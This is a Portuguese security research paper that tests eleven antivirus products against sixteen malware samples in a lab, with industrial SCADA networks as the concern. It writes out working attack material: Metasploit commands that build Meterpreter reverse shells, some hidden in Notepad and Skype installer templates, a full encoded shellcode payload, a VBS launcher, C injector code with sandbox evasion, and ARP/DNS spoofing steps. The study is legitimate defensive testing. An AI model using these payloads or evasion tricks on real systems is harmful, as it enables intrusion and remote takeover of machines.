ANTIVIRUS É EFICIENTE PARA A PROTEÇÃO DE REDES INDUSTRIAIS?

Jan Seidl [1]
Marcelo Ayres Branquinho [2]

Resumo

Infecções por malware vêm se tornando cada vez mais comuns em indústrias, levando em alguns casos à perda do controle e o comprometimento dos principais servidores da rede de automação. Na maioria dos casos de contaminações que observamos em nossos clientes brasileiros existia uma solução de antivírus instalada na rede que foi infectada, e ela não foi capaz de detectar e impedir o alastramento da infecção por toda a rede.

Análises de soluções de antivírus encontradas na Internet e em revistas especializadas avaliam a efetividade na prevenção de contaminação em computadores pessoais ou de redes corporativas, mas não são adequadas para serem usadas como base para a escolha de soluções para redes SCADA.

Buscando orientar melhor os nossos clientes sobre qual a melhor solução de antivírus a ser usada em uma planta de automação, resolvemos investigar de forma independente e sem nenhuma influência de qualquer fabricante, até que ponto as soluções de antivírus de mercado são eficazes na detecção e combate de ameaças.

Este trabalho apresenta uma série de testes realizados em nossos laboratórios visando medir a eficácia de cada solução de antivírus contra ataques de baixo e médio nível de complexidade utilizando ferramentas de ataque baixadas da Internet.

Palavras chave: Antivírus, SCADA, Segurança, *Malware*, Ataques.

1 CTO na TI Safe Segurança da Informação Ltda, Brasil (http://br.linkedin.com/in/janseidl)
2 Diretor Executivo na TI Safe Segurança da Informação Ltda, Brasil (http://br.linkedin.com/in/marcelobranquinho)

1 INTRODUÇÃO

Uma quantidade crescente de indústrias brasileiras vem passando por sérios problemas relacionados a infecções por malware em suas plantas de automação, levando em alguns casos à perda do controle, congelamento das IHMs e o comprometimento dos principais servidores da rede de automação.

Em todos os casos em que fomos acionados, as redes de automação tinham, ao menos em alguns servidores, soluções de antivírus instaladas e atualizadas, e elas não foram capazes de impedir que os servidores fossem contaminados e que a infecção se alastrasse por toda a rede de automação da empresa causando sérios problemas.


Observando estes casos ocorridos em plantas de clientes brasileiros, nossa divisão de segurança[1] SCADA resolveu investigar de forma independente e sem nenhuma influência de qualquer fabricante, até que ponto as soluções de antivírus vendidas no Brasil estavam sendo eficazes na detecção e combate de ameaças em redes de automação.

Os tópicos que seguem neste trabalho detalham os testes que foram realizados no laboratório da TI Safe na cidade do Rio de Janeiro entre 25 e 27 de janeiro de 2012, os resultados obtidos e as conclusões a que chegamos a respeito, tentando responder a uma simples pergunta: o quanto uma solução de antivírus é eficiente para a proteção de redes industriais?

2 METODOLOGIA UTILIZADA

2.1 A REDE VIRTUAL DE TESTES

Antes de realizarmos os testes foi necessário configurar uma pequena rede virtual de testes cuja arquitetura está apresentada na figura abaixo:



Máquina (a) – Vítima

Máquina com sistema operacional *Microsoft Windows 7 Enterprise 32bits* virtualizada com a plataforma *Oracle Virtual Box 3.2.8_OSE*. Após a instalação do sistema operacional, a máquina recebeu todas as atualizações de segurança e patches através do *Windows Update*. Foram instalados o Adobe Reader versão 8.1.2 e o *Java Runtime Environment* versão 6 *update* 30 para servirem vetores de infecção a serem explorados em nossos testes. Finalizada a configuração da máquina virtual com os componentes listados acima, tiramos um *snapshot* da máquina chamado de 'Estado Inicial' que será utilizado como ponto de partida para todos os testes.

Máquina (b) – Servidor Web Apache

Para simular uma rede virtual com características de uma intranet corporativa, configuramos um servidor web Apache em outra máquina virtualizada com a plataforma *Oracle Virtual Box 3.2.8_OSE* rodando. Na máquina vítima existe um browser Internet Explorer 9 configurado com página inicial apontando para uma URL válida deste servidor web Apache. Esta é uma configuração comum em corporações e durante os testes clonamos este site para servir como vetor de ataque por engenharia social.

Máquina (c) – Atacante

A máquina é um Laptop HP Pavillion DV6780se com o *Backtrack Linux*[2] *versão 4* configurado com o *Metasploit Framework Community* versão 3 totalmente atualizado. O Metasploit Framework[3] é uma ferramenta para desenvolvimento e lançamento de exploits muito utilizada em testes de invasão. O framework consiste em uma série de ferramentas, exploits e códigos que podem ser utilizados através de diferentes interfaces.

2.2 DESCRIÇÕES DOS ATAQUES REALIZADOS

As amostras de malware utilizadas nos testes foram em parte geradas pelo *Metasploit Framework* através da árvore oficial Subversion (SVN), parte injetada por vetores web, parte utilizada de injetores de código *open source* e parte fabricada internamente pela equipe de segurança SCADA da TI Safe em seu laboratório.
As 16 amostras de malware utilizadas nos testes foram as seguintes:

1. "EICAR": Arquivo de testes de Antivírus EICAR[4].

2. "Metasploit EXE Default Template (no encryption)": Binário gerado pelo Metasploit Framework com payload Meterpreter (interpretador nativo do MSF) com template de binário padrão, sem criptografia de payload.

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.106
LPORT=31337 R | msfencode -t exe -o sample2.exe -e generic/none
```

3. "Metasploit EXE Default Template (shikata_ga_nai)": Binário gerado pelo Metasploit Framework com payload Meterpreter (interpretador nativo do MSF) com template de binário padrão e criptografia de payload shikata_ga_nai.

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.106
LPORT=31337 R | msfencode -t exe -o sample3.exe -e x86/shikata_ga_nai
```

4. "Metasploit EXE Notepad Template (no encryption)": Binário gerado pelo Metasploit Framework com payload Meterpreter (interpretador nativo do MSF) com template do Bloco de Notas (notepad.exe) original do Windows 7 Turco, sem criptografia de payload.

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.106
LPORT=31337 R | msfencode -t exe -o sample4.exe -e generic/none -k -x
notepad_win7_turkish.exe
```

5. "Metasploit EXE Notepad Template (shikata_ga_nai)": Binário gerado pelo Metasploit Framework com payload Meterpreter (interpretador nativo do MSF) com template do Bloco de Notas (notepad.exe) original do Windows 7 Turco e criptografia de payload shikata_ga_nai.

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.106
LPORT=31337 R | msfencode -t exe -o sample5.exe -e x86/shikata_ga_nai
-k -x notepad_win7_turkish.exe
```

6. "Metasploit EXE SkypePortable Template (shikata_ga_nai)": Binário gerado pelo Metasploit Framework com payload Meterpreter (interpretador nativo do MSF) com template do instalador do Skype Portable (SkypePortable_online.paf.exe), com criptografia de payload shikata_ga_nai.

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.106
LPORT=31337 R | msfencode -t exe -o sample6.exe -e x86/shikata_ga_nai
-k -x SkypePortable_online.paf.exe
```

7. “Metasploit LOOP-VBS Default Template (no encryption)”: Script VBS gerado pelo Metasploit Framework com payload Meterpreter (interpretador nativo do MSF), sem criptografia de payload.

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.106
LPORT=31337 R | msfencode -t loop-vbs -o sample7.exe -e generic/none
```

8. “Metasploit LOOP-VBS Default Template (shikata_ga_nai)”: Script VBS gerado pelo Metasploit Framework com payload Meterpreter (interpretador nativo do MSF), com criptografia de payload.

```
# msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.106
LPORT=31337 R | msfencode -t loop-vbs -o sample8.exe -e
x86/shikata_ga_nai
```

9. “Shellcodexec Default w/ VBS launcher”: Injetor de código ShellcodeExec[5] com launcher em VBS e payload alfanumérico gerado pelo MSF. O injetor de código ShellCodeExec funciona recebendo o payload alfanumérico como argumento na linha de comando. O payload é gerado no MSF:

```
# msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread
LHOST=10.1.1.106 LPORT=31337 R | msfencode -a x86 -e x86/alpha_mixed
-t raw BufferRegister=EAX
```

Saída:

```
PYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylxhniC0Wp30U0k9m
5EaJrRDnkRrFPlKrrFlLK3bdTLKcBWXDOLwCzWVP19ouaO0LlUlPaql6b6LQ0ja8OtM5Q
Jg8bxpqBSglKpRb0lKG2elFa8PnkqPt8K5IPD42jeQZpf0nkRhUHLK0XEpgqKckSWLcyL
KgDnkfaZvp1Yo6QkpLliQjoTMGqZg5hIp45KDGsqmXxwKsMtdBUJBPXLK1HetFaZsQvNk
TLBklKpXwlfaZsLKDDlKWqZpmYQTQ4vDCksk0aSicjPQkOM0BxSoSjNkUB8kk6cmrHecd
rwpS01xD7SC7BsoRt3XrlrWGVWwion5H8lPwq7puPfIo4V4bp3XTiopRKs0ioIE602p60
60spF0QPV0cX8jvoiOKPkOkeMGCZ6eu86jC1uQ1z58ERgpCJSYmY8fazR02vcgCXlYMut
4qq9ohUk5O0rT4LioPNgxBUXlBHXpoEmrsf9on5Qz5PRJfdCfCgSXfbXYKx3oYojuNkdv
2Jw0BHuP20S0c0cfrJ7p58bxNDccm5KOXUnsf3qzWpV63crwE8vbHYIX3o9oKeuQXCtiy
VNeL6SEzLxCAA
```

Criamos um arquivo VBS para chamar o binário com o payload como argumento:

```
Set oShell = CreateObject("Wscript.shell")

sPath=Wscript.ScriptFullName

x=InstrRev(sPath, "\")

sPath=Left(sPath,x)

sCmd = sPath+"scex32.exe
PYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylxhniC0Wp30U0k9m
5EaJrRDnkRrFPlKrrFlLK3bdTLKcBWXDOLwCzWVP19ouaO0LlUlPaql6b6LQ0ja8OtM5Q
Jg8bxpqBSglKpRb0lKG2elFa8PnkqPt8K5IPD42jeQZpf0nkRhUHLK0XEpgqKckSWLcyL
KgDnkfaZvp1Yo6QkpLliQjoTMGqZg5hIp45KDGsqmXxwKsMtdBUJBPXLK1HetFaZsQvNk
TLBklKpXwlfaZsLKDDlKWqZpmYQTQ4vDCksk0aSicjPQkOM0BxSoSjNkUB8kk6cmrHecd
rwpS01xD7SC7BsoRt3XrlrWGVWwion5H8lPwq7puPfIo4V4bp3XTiopRKs0ioIE602p60
60spF0QPV0cX8jvoiOKPkOkeMGCZ6eu86jC1uQ1z58ERgpCJSYmY8fazR02vcgCXlYMut
4qq9ohUk5O0rT4LioPNgxBUXlBHXpoEmrsf9on5Qz5PRJfdCfCgSXfbXYKx3oYojuNkdv
```

```
2Jw0BHuP20S0c0cfrJ7p58bxNDccm5KOXUnsf3qzWpV63crwE8vbHYIX3o9oKeuQXCtiy
VNeL6SEzLxCAA"
oShell.Run sCmd,0,False
```

10. “TI Safe Modded Shellcodeexec (w/ VBS launcher)”: Injetor de código ShellcodeExec modificado pela TI Safe com launcher em VBS e payload alfanumérico gerado pelo MSF.

    Utilizamos o código-fonte original do ShellCodeExec, modificamos os nomes de funções e variáveis de forma aleatória (obfuscação) e mudamos a ordem de execução para tentar fugir das assinaturas da análise heurística dos softwares anti-virus.

11. “TI Safe Modded Shellcodeexec (Custom EXE w/ embedded payload)”: Injetor de código ShellcodeExec modificado pela TI Safe com payload alfanumérico gerado pelo MSF embutido.

    Removemos a passagem do argumento (argv[1]) do binário para a função injetora e colocamos o payload em uma variável, então passada para a função injetora. Dessa forma eliminamos o uso de um launcher.

12. “TI Safe Custom Payload Launcher”: Injetor de código criado em laboratório pela equipe da TI Safe com payload alfanumérico gerado pelo MSF embutido e sistema rudimentar de evasão de máquinas virtuais de softwares antivirus.

    Criamos um pequeno programa em C com a chamada a VirtualAlloc() com a flag: PAGE_EXECUTE_READWRITE.

```
      void* p = VirtualAlloc(NULL, PAYLOAD_SIZE, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

    E copiamos o payload de uma variável para esta área alocada:

```
      char payload[PAYLOAD_SIZE] =
“PYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylxhniC0Wp30U0k9
m5EaJrRDnkRrFPlKrrFlLK3bdTLKcBWXDOLwCzWVP19ouaO0LlUlPaql6b6LQ0ja8OtM5
QJg8bxpqBSglKpRb0lKG2elFa8PnkqPt8K5IPD42jeQZpf0nkRhUHLK0XEpgqKckSWLcy
LKgDnkfaZvp1Yo6QkpLliQjoTMGqZg5hIp45KDGsqmXxwKsMtdBUJBPXLK1HetFaZsQvN
kTLBklKpXwlfaZsLKDDlKWqZpmYQTQ4vDCksk0aSicjPQkOM0BxSoSjNkUB8kk6cmrHec
drwpS01xD7SC7BsoRt3XrlrWGVWwion5H8lPwq7puPfIo4V4bp3XTiopRKs0ioIE602p6
060spF0QPV0cX8jvoiOKPkOkeMGCZ6eu86jC1uQ1z58ERgpCJSYmY8fazR02vcgCXlYMu
t4qq9ohUk5O0rT4LioPNgxBUXlBHXpoEmrsf9on5Qz5PRJfdCfCgSXfbXYKx3oYojuNkd
v2Jw0BHuP20S0c0cfrJ7p58bxNDccm5KOXUnsf3qzWpV63crwE8vbHYIX3o9oKeuQXCti
yVNeL6SEzLxCAA”;

      char* pload_pointer = (char*) p;
      char* x = payload;
      int i;

      for(i = 0; i < PAYLOAD_SIZE; i++)
            *pload_pointer++ = *x++;
```

    E executamos:

```
      (*(void (*)()) p)();
```

Adicionamos também algumas funções para detectar comportamentos de sandboxing e abortar a execução de forma limpa (return 0) através de análises de timing e verificação de bypass de funções para minimizar a taxa de detecção por execution tracing.

13. “Metasploit PDF (adobe_utilprintf)”: Meterpreter embutido em exploit de PDF adobe_util.printf6

14. “Metasploit PDF (adobe_pdf_embedded_exe)”: Meterpreter embutido em exploit de PDF adobe_pdf_embedded_exe7

15. “Metasploit PDF (adobe_pdf_embedded_exe_nojs)”: Meterpreter embutido em exploit de PDF adobe_pdf_embedded_exe_nojs8

16. “Metasploit Java Applet”: Meterpreter embutido em Java Applet via ataque Web. Utilizamos o SET[9] (Social Engineering Toolkit) para gerar um ataque web clonando um website existente.

    Do menu principal selecionamos 1 (Social Engineering Attacks) → 2 (Website Attack Vectors) → 1 (Java Applet Attack Method) → 2 (Website Cloner) → 13 (ShellCodeExec Alphanum Shellcode) → Windows Meterpreter Reverse Tcp

    Utilizamos arpspoof[10] para realizar um ataque de MITM (Man-in-the-middle) com a técnica de “Arp Poisoning”. A ferramenta dnsspoof[10] foi utilizada para responder às requisicoes DNS da vítima redirecionando o endereço da intranet corporativa para o nosso host atacante que está rodando uma cópia da home da intranet com o Applet Java malicioso injetado em um servidor web leve em Python.

    Em seguida e abrimos o Internet Explorer 9 na máquina de testagem que abre inicialmente a página da intranet corporativa e é redirecionado para nosso host atacante, onde uma janela pergunta se o usuário deseja executar aquele Applet Java.

    Ao clicar em “Run”, o malware é executado.

    Na máquina atacante (Máquina C), subimos o Metasploit Framework Console (msfconsole) e executamos o handler do meterpreter configurado para persistir para múltiplas sessões e rodar automaticamente um script para migrar para o processo explorer.exe.

```
# msfconsole

msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.1.1.106
msf exploit(multi/handler) > set LPORT 31337
msf exploit(multi/handler) > set ExitOnSession false
msf exploit(multi/handler) > set AutoRunScript
/root/msf_scripts/migrate_to_explorer.rb
```

2.3 METODOLOGIA DE TESTES

A metodologia empregada para a realização dos testes obedece à sequencia de passos detalhada abaixo:

a) Configuração da máquina vítima com a solução de antivírus a ser testada:

   A partir da máquina virtual em seu 'Estado Inicial', instalamos e configuramos a solução de antivírus a ser testada. Após a instalação, registro da licença (quando disponível) e completa atualização da base de assinaturas da solução de antivírus, foi obtido um novo *snapshot* da máquina chamado de 'Estado Protegido'.

   Todos os softwares de antivírus testados (excetuando-se os gratuitos) foram obtidos a partir dos *websites* de seus fabricantes em suas versões para avaliação em versões 32 bits e em idioma inglês. Todos foram instalados na opção 'Recomendada'.

   As soluções antivírus testadas foram as seguintes:

   - McAfee Antivirus Plus 2012
   - Kaspersky Antivirus 2012
   - Panda Antivirus Pro 2012
   - Trend Titanium Maximum Security 2012
   - Norton Antivirus 2012
   - F-Secure Antivirus 2012
   - avast! Pro Antivirus 6
   - AVG Anti-Virus FREE 2012
   - Sophos Anti-Virus 7
   - Microsoft Security Essentials
   - E-SET NOD32 Antivirus 5

b) Execução de ataque: a máquina vítima em 'Estado Protegido' é submetida ao primeiro ataque da lista e são anotados os resultados.


c) Restauração da máquina vítima: após o ataque ter sido testado, é restaurado o snapshot da máquina vítima em 'Estado Protegido' e o próximo ataque é realizado. Esta sequência é repetida até que todos os ataques tenham sido realizados com o antivírus em testes. Finalizados os testes para este antivírus a sequência é repetida para o próximo antivírus.


3 RESULTADOS


Os resultados obtidos foram compilados em uma matriz (Anexo A). A partir da análise desta matriz foi possível observar que:


- A grande maioria das detecções foi baseada em heurística.
- A grande maioria das soluções de antivírus não foi capaz de detectar a ameaça na memória.
- Apenas duas soluções reagiram por comportamento: Sophos Antivirus 7 e Panda AntiVirus 2012.
- Nenhuma solução que conseguiu detectar um ataque foi capaz de pará-lo.
- Nenhuma das soluções conseguiu a nota máxima.
- Nenhuma das soluções conseguiu detectar mais de uma amostra de malware criada em laboratório pela equipe da TI Safe (ataques 10,11 e 12).
- Alguns produtos comerciais não foram capazes de detectar nenhuma amostra de malware criada em laboratório pela equipe da TI Safe (ataques 10,11 e 12).
- Em termos de heurística, há soluções comerciais que tiveram desempenho inferior a soluções gratuitas e outras que tiveram desempenho equivalente.
- Todos os candidatos falharam em prevenir o ataque pelo applet Java (ataque 16).

A taxa de detecção por tipo de malware obtida em nossos testes foi a seguinte:









Em um ranking de 0 (mínimo) a 16 (máximo) pontos possíveis, a classificação final das soluções de antivírus testadas foi a seguinte:

#	**Produto**	**Score**
1	F-Secure Antivirus 2012	13
	Sophos Anti-Virus 7	
2	McAfee Antivirus Plus 2012	12
	Kaspersky Antivirus 2012	
	avast! Pro Antivirus 6	
	Microsoft Security Essentials	
	E-SET NOD32 Antivirus 5	
3	Panda Antivirus Pro 2012	11
4	Norton Antivirus 2012	9
	AVG Anti-Virus FREE 2012	
5	Trend Titanium Maximum Security	8

4 DISCUSSÃO

Podemos confiar em testes de antivírus que lemos em revistas ou encontramos na Internet?

Em uma rápida pesquisa na Internet é possível encontrar centenas de artigos de revistas especializadas com a análise de soluções de antivírus, muitas delas contendo recomendações detalhadas e opiniões de experts e a maioria baseada na experiência de uso em computadores domésticos.

Por este motivo fica difícil confiar nestes testes quando precisamos proteger um ativo tão critico como uma rede de automação. Além disso, grande parte das análises é tendenciosa e procura favorecer os fabricantes de antivírus que as patrocinaram.

Uma pesquisa séria deve estar baseada em uma metodologia confiável e não ter interesses comerciais envolvidos. Algumas organizações internacionais sem fins lucrativos como a AMTSO[11] (*Anti-Malware Testing Standards Organization*) fornecem metodologias de testes e vasta documentação visando a melhoria na qualidade, objetividade e relevância em análises de soluções de antivírus.

5 CONCLUSÃO

O Quanto uma solução de antivírus é eficiente para a proteção de redes de automação?

A maioria das tecnologias de antivírus é baseada no conhecimento das assinaturas dos ataques, o que é excelente se estiver combatendo ameaças conhecidas como Confiker ou Slammer, por exemplo. Nossos testes mostraram que quando o malware é um pouco mais sofisticado ou explora vulnerabilidades Windows desconhecidas (*zero-day*), os antivírus de mercado pouco fazem para defender os sistemas.

Não estamos falando apenas de sofisticadas cyber-armas como o Stuxnet e o DuQu, mas de ataques menos sofisticados que atacantes iniciantes (*Script-Kiddies*) conseguem realizar com a ajuda de ferramentas de ataque baixadas da Internet.

Nosso trabalho mostrou que nenhuma solução de antivírus de mercado é capaz de fornecer completa proteção às redes de automação e levam as empresas a terem uma “falsa sensação de segurança”, acreditando estarem seguras enquanto podem estar com a rede infestada por *malware,* sofrendo ataques que variam desde a espionagem industrial até mesmo ao controle total de seus sistemas por atacantes externos.

Se um especialista em segurança disser que sistemas SCADA podem ser protegidos apenas usando soluções de antivírus, ele poderá estar cometendo um erro grave e comprometendo a produtividade de sua empresa. Soluções de antivírus são recomendáveis, mas não fornecem toda a segurança necessária em sistemas de controle de uma planta de automação.

Nossa recomendação para uma rede de automação mais segura é utilizar controles compensatórios além da solução de antivírus. Estes controles protegerão a rede contra os ataques antes mesmo deles chegarem a atingir as máquinas da rede de controle.

A segmentação da rede de automação segundo o que recomenda a norma ANSI/ISA-99 em seu modelo de zonas e conduítes[12] é muito importante e deve ser feita. Na entrada de cada zona de segurança deve haver equipamento de segurança de borda como Firewalls e sistemas de detecção e prevenção de intrusões (IDPSs) com assinaturas contra ataques SCADA.

Uma boa revisão na configuração das regras dos firewalls que protegem a rede de automação orientada pelas melhores práticas do mercado, um rígido controle sobre qualquer dispositivo que seja conectado à rede SCADA (laptops de terceiros, mídias removíveis, modems e outros) e a inspeção profunda de novos programas antes de eles serem instalados pode aumentar e muito o nível de segurança e evitar infecções.

Algumas práticas devem ser regra em redes de automação. Não permitir o uso de e-mail e acesso à web de dentro da rede de automação e, na medida do possível, atualizar os patches de segurança dos computadores mais críticos, são medidas extremamente recomendáveis. Todas as soluções de segurança instaladas e configuradas na rede de automação devem aglutinar seus *logs* em uma base única de dados gerenciada por uma boa solução de SIEM (*Security Information and Event Management*), que alertará a equipe de segurança ao mínimo sinal de um incidente de segurança.

Além da prevenção as empresas devem estar preparadas para o pior e possuir um plano de contingência para o caso de tudo dar errado e a planta de automação ser infectada. É essencial ter ferramentas de backup automatizado instaladas além de redundância nos servidores críticos da rede de automação. Nossa experiência mostra que o processo de desinfecção de uma rede de automação contaminada é bastante oneroso, complexo e depende da colaboração dos fabricantes para o sucesso, o que torna o processo lento. Incentivamos a comunidade internacional a criar um guia de boas práticas para a desinfecção de plantas de automação que possa servir como linha base para orientar as empresas que estejam passando por este problema a retomar o controle sobre seus sistemas de controle e supervisão de uma forma planejada e preferencialmente rápida.

REFERÊNCIAS NA INTERNET

1 http://www.tisafe.com/solucoes/seguranca-scada/

2 http://www.backtrack-linux.org/

3 http://www.metasploit.com/

4 http://www.eicar.org/86-0-Intended-use.html

5 https://github.com/inquisb/shellcodeexec

6 http://www.metasploit.com/modules/exploit/windows/browser/adobe_utilprintf

7 http://www.metasploit.com/modules/exploit/windows/fileformat/adobe_pdf_embedded_exe

8 http://www.metasploit.com/modules/exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs

9 http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_(SET)

10 http://monkey.org/~dugsong/dsniff/

11 http://www.amtso.org

12 http://www.slideshare.net/tisafe/apresentao-tcnica-segurana-scada-realizada-no-isa-show-2011

ANEXO – MATRIZ DE RESULTADOS DOS TESTES

		Soluções de Antivirus Testadas										
	Ataques Executados	McAfee Antivirus Plus 2012	Kaspersky Antivirus 2012	Panda Antivirus Pro 2012	Trend Titanium Maximum Security	Norton Antivirus 2012	F-Secure Antivirus 2012	avast! Pro Antivirus 6	AVG Anti-Virus FREE 2012	Sophos Anti-Virus 7	Microsoft Security Essentials	E-SET NOD32 Antivirus 5
1	EICAR	EICAR test file	EICAR-Test-File	EICAR-AV-TEST-FILE	Eicar_test_file	EICAR Test String	Trojan.Generic.6567028	EICAR Test-NOT virus!!!	EICAR_Test	EICAR-AV-Test	DOS/EICAR_Test_File	Eicar test file
2	Metasploit EXE Default Template (no encryption)	Swrort.f	Trojan.Win32.Generic	Suspicious File	TROJ_SWRORT.SME	Packed.Generic.347	Backdoor.Shell.AC	Win32:SwPatch	Win32/Heur	Mal/EncPk-ACE	Trojan.Win32/Swrort.A	a variant of Win32/Rozena.AA trojan
3	Metasploit EXE Default Template (shikata_ga_nai)	Swrort.d	Trojan.Win32.Generic	Suspicious File	TROJ_SWRORT.SME	Packed.Generic.347	Backdoor.Shell.AC	Win32:SwPatch	Win32/Heur	Mal/Swrort-C	Trojan.Win32/Swrort.A	a variant of Win32/Rozena.AH trojan
4	Metasploit EXE Notepad Template (no encryption)	Swrort.f	Trojan.Win32.Generic	Trj/Genetic.gen	-	-	Backdoor.Shell.AC	Win32:SwPatch	-	Mal/Swrort-C	Trojan.Win32/Swrort.A	a variant of Win32/Rozena.AA trojan
5	Metasploit EXE Notepad Template (shikata_ga_nai)	Swrort.d	Trojan.Win32.Generic	Trj/Genetic.gen	-	-	Backdoor.Shell.AC	Win32:SwPatch	Win32/Heur	Mal/Swrort-C	Trojan.Win32/Swrort.A	a variant of Win32/Rozena.AH trojan
6	Metasploit EXE SkypePortable Template (shikata_ga_nai)	Swrort.d	Trojan.Win32.Generic	-	-	-	Backdoor.Shell.AC	Win32:SwPatch	-	Mal/Swrort-C	Trojan.Win32/Swrort.A	a variant of Win32/Rozena.AH trojan
7	Metasploit LOOP-VBS Default Template (no encryption)	Swrort.f	Trojan.Win32.Generic	Script Blocked	TROJ_SWRORT.SME	Packed.Generic.347	Backdoor.Shell.AC	Win32:SwPatch	-	Mal/Swrort-C	Trojan.Win32/Swrort.A	a variant of Win32/Rozena.AA trojan
8	Metasploit LOOP-VBS Default Template (shikata_ga_nai)	Swrort.f	Trojan.Win32.Generic	Script Blocked	TROJ_SWRORT.SME	Packed.Generic.347	Backdoor.Shell.AC	Win32:SwPatch	-	Mal/Swrort-C	Trojan.Win32/Swrort.A	a variant of Win32/Rozena.AH trojan
9	Shellcodexec Default w/ VBS launcher	Generic.tfr!i	Trojan.Win32.Genome .vrrg	Trj/CI.A	-	Trojan.Gen	Trojan.Generic.6567028	Win32:Malware-gen	Trojan Generic22.KPM	Mal/Generic.L	-	Win32/ShellcodeRunner.A trojan
10	TI Safe Modded Shellcodeexec (w/ VBS launcher)	-	-	Script Blocked	-	-	-	-	-	-	-	-
